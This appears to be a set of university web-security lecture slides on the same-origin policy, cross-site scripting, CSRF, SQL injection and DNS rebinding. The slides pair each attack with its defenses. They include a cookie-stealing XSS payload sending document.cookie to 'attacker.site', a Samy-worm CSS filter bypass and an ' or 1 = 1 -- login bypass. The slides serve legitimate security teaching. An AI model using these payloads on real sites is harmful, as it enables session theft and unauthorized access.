
When you click on this link, what origin will the script run under? Can it access website A's cookies?
- Example B: A website explicitly includes Javascript from another site in its site. For example, an advertiser gives you Javascript code that you cut and paste into your page:
  - What origin does this code run under? Can it access cookies from the website?
- Example C: What about scripts located at:
  - <http://www.a.com/c/a.htm> and <http://www.a.com/d/b.htm> ?
  - <http://www.a.com/e/a.html> and <http://www.a.co.uk/e/a.html>?

# Frames

- SOP applies to frames (`<frame>` and `<iframe>`) as well:
  - A web page can load another web page within an embedded frame - similar to a window. Example:

<http://www.quackit.com/html/examples/frames/>

- A frame can load a page from any domain. However, the parent frame:
  - Can only access elements and cookies within the frame if they are from the same origin.
  - Done using the `iframe.contentDocument` property (browser-specific)





# Circumventing the Same Origin Policy

---

- Perfectly implemented, the SOP would stop many web attacks. Unfortunately there are ways of circumventing it:
  - Cross-site scripting attacks allow attackers to inject their Javascript and have it run with another website's origin
    - Similar to a buffer overflow that injects malicious shellcode and has it run with the privileges of the victim application
  - Cross-site request forgery allows an attacker to hijack the cookies of another web site

# Cross Site Scripting Attacks (XSS)

---

- A Cross Site Scripting (XSS) attack is one where a malicious attacker causes javascript of their choice to be executed in a victim website's origin to:
  - Leak sensitive information (i.e. authentication cookies)
  - Modify the behavior of the website.
- Two types of XSS attacks:
  - Type 1/Reflected: The attack requires the user to click on a specially crafted URL that exploits a weakness in the victim site
  - Type 2/Persistent: A weakness in the victim site allows the attacker to post arbitrary javascript on the victim site. The user only has to visit the victim site.

## Reflected XSS attack (Lab 4, Part 2)

---

- Web browser calls the script `welcome.cgi` on the server and passes the string “Alice” as the name argument:

```
GET /welcome.cgi?name=Alice HTTP/1.0
```

- On the server side, `welcome.cgi` runs and uses the name argument to dynamically generate the following HTML page:

```
<HTML>  
<Title>Welcome!</Title>  
Hi Alice!  
<BR>  
Welcome to our system ...
```

# Reflected XSS attack

- The attack:
  - What if an attacker tricks you to clicking on this link?  
GET /welcome.cgi?name=  
`<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>`
  - The server would substitute the name string and produce the following HTML:  
`<HTML>`  
`<Title>Welcome!</Title>`  
Hi  
`<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>`  
`<BR>`
- The HTML coming from the web server has the malicious Javascript embedded

# Reflected XSS

---

- Same origin policy is not violated because javascript originates from the same site as the cookies.
  - javascript can also perform arbitrary actions on the HTML page returned by the victim site (manipulate links, alter content, etc...)
- The weakness occurs on web sites whose code doesn't do the proper checking of input (i.e. welcome.cgi in the example)
  - The web server should have checked that the value in the name variable is a name and doesn't contain any javascript.
  - In general, XSS weaknesses are a form of poor input validation.
  - However, instead of the web site being harmed, the user is.

# Persistent XSS attack

---

- Many sites allow users to post their own content, but have conflicting requirements:
  - On one hand, the sites want to provide users the ability to post rich content (pictures, interactive widgets, nice fonts, etc...)
    - Extreme example is Facebook, where users can basically post complex applications (with some restrictions)
  - On the other hand, websites want to make sure that users do not post content that will harm other users
- As a result, most websites perform some *filtering* on what users post. They try to remove content that is dangerous (i.e. arbitrary javascript), but at the same time give users freedom to be creative.

# Samy Worm on MySpace

---

- Users can post HTML on their pages
  - MySpace.com tries to filter out `<script>`, `<body>`, `onclick`, `<a ref=javascript://>`
  - However, they neglected to filter out javascript in CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
  - And can hide `javascript` with a line break as `java\nscript`
- Samy's worm: infects anyone who visits an infected MySpace page and adds Samy as a friend.
  - Samy had millions of friends within 24 hours
  - In this case MySpace is harmed as this effectively slows down MySpace by consuming resources
- More info:
  - <https://packetstormsecurity.com/files/45413/advisory4.5.06.txt.html>

# Defenses against XSS

---

- General defense is better input filtering:
  - Check that input does not contain javascript and remove. However, this is very difficult as there are many ways to obscure javascript
  - Another is to convert all special characters before sending it to a user. Example: `php htmlspecialchars` function:
    - `<a href='test'>Test</a>` becomes
    - `&lt;a href='test'&gt;Test&lt;/a&gt;`
- More recent defense is HTTPOnly cookies:
  - Web site can tag certain cookies inaccessible to **any** Javascript (including the same origin)
  - Web browser will then not let any Javascript read the cookie, even if from the same site.
  - However, only protects cookies, XSS to manipulate DOM elements or scrape HTML pages is still possible




# Lecture Outline

---

- ~~Same Origin Policy~~
- ~~Cross-site Scripting~~
- ~~HTML and the DOM Tree~~
- ~~Javascript intro~~
- ~~Cross-site Scripting~~
- Cross-site Request Forgery
  - Attack mechanics
  - Defenses
- SQL injection, DNS Rebinding

# Cross-site Request Forgery



# Cross-site Request Forgery (Lab 3, Parts 3-5)


---

- Cross-site request forgery:
  1. User is logged into an insecure website.
  2. The website sends the user's browser an authentication cookie.
  3. Attacker tricks user into clicking on a link on the attacker's website.
  4. The link performs a POST or a GET on the insecure website.
  5. Since the request goes to the insecure website, and the user is logged in, the authentication cookie is automatically sent with the request.
- Because the attacker's request is accompanied by a valid cookie, the insecure website will fulfill the request sent by the attacker.
  - Attacker does not need to steal user's password
  - Attacker does not even need to steal user's cookie

# Defending against Cross-site Request Forgery

- To protect against this, insecure.com should check that the request in step 5 actually originates from the user:
  - Need to *authenticate* requests by including an *unpredictable token* that is sent to the user from a previous page.

Example, transferring money:



# Defending against Cross-site Request Forgery

---

- This ensures that the request came from a user who clicked on a page that was sent by the user from a valid “transfer funds” page
- For the attack to still work, attacker must be able to forge the CSRF token. However:
  - Attacker cannot forge the token because he does not know the signing key
  - Token should change every time so can't be replayed
  - Even better is to tie the token to the user's identity
- Thus token is equivalent to a cookie, attacker might as well just try to steal cookie.

# Defending against Cross-site Request Forgery

---

- Additional check: checking referrer field:
  - As part of HTTP protocol, web browser can include the URL they were last yet (i.e. the “referrer”)
  - Problem is that the referrer field is not always set consistently
  - Can be disabled to protect privacy

# SQL injection (Lab 3, Parts 6-8)

---

- Web server often takes input from HTTP requests and uses it in a SQL query to a backend database. For example, when authenticating a user:

```
set ok = execute("SELECT * FROM UserTable  
WHERE username=' ' & form("user") &  
" ' AND password=' ' & form("pwd") & " ' " );
```

```
If not ok.EOF  
    login success  
else fail;
```

- Code takes `user` and `pwd` inputs from HTML form and does a query on the database to see if they are correct.

# SQL injection

- In this case, the attacker is the person browsing the web page and the victim is the web site:
  - If attacker sets `user = ' or 1 = 1 --` then the query becomes:

```
SELECT * FROM UserTable  
WHERE username=' ' or 1 == 1 -- & ...
```

- Since `1 == 1` is always true, then the attacker can now login even if they do not know the user's password (the `--` in SQL means to ignore everything afterwards).





# DNS Rebinding attack

---

- To load balance, many web sites use very short DNS Time To Live (TTLs):
  - This means that the IP address for the web site changes frequently to spread load among the web servers in the server farm.
  - As a result, web browsers are used to querying the DNS for IP addresses often.

# DNS Rebinding Attack

- Attacker can circumvent SOP by:
  1. Get the victim to visit the attacker's site. Attacker who controls the DNS for his site returns a DNS mapping with a short TTL and returns a web page with malicious javascript.
  2. The javascript again makes a query to the attacker's web site. The browser must make another DNS query, but this time the attacker's DNS returns **the IP address of a victim's web site**
  3. Now the browser believes that both the victim web site and attacker web site are in the same origin. Attacker's javascript can access victim's web site freely.
- Difficult to distinguish from IP address switching due to load balancer from this attack.
  - Current best defense is to check if both addresses are in the same subnet, but this is just a hack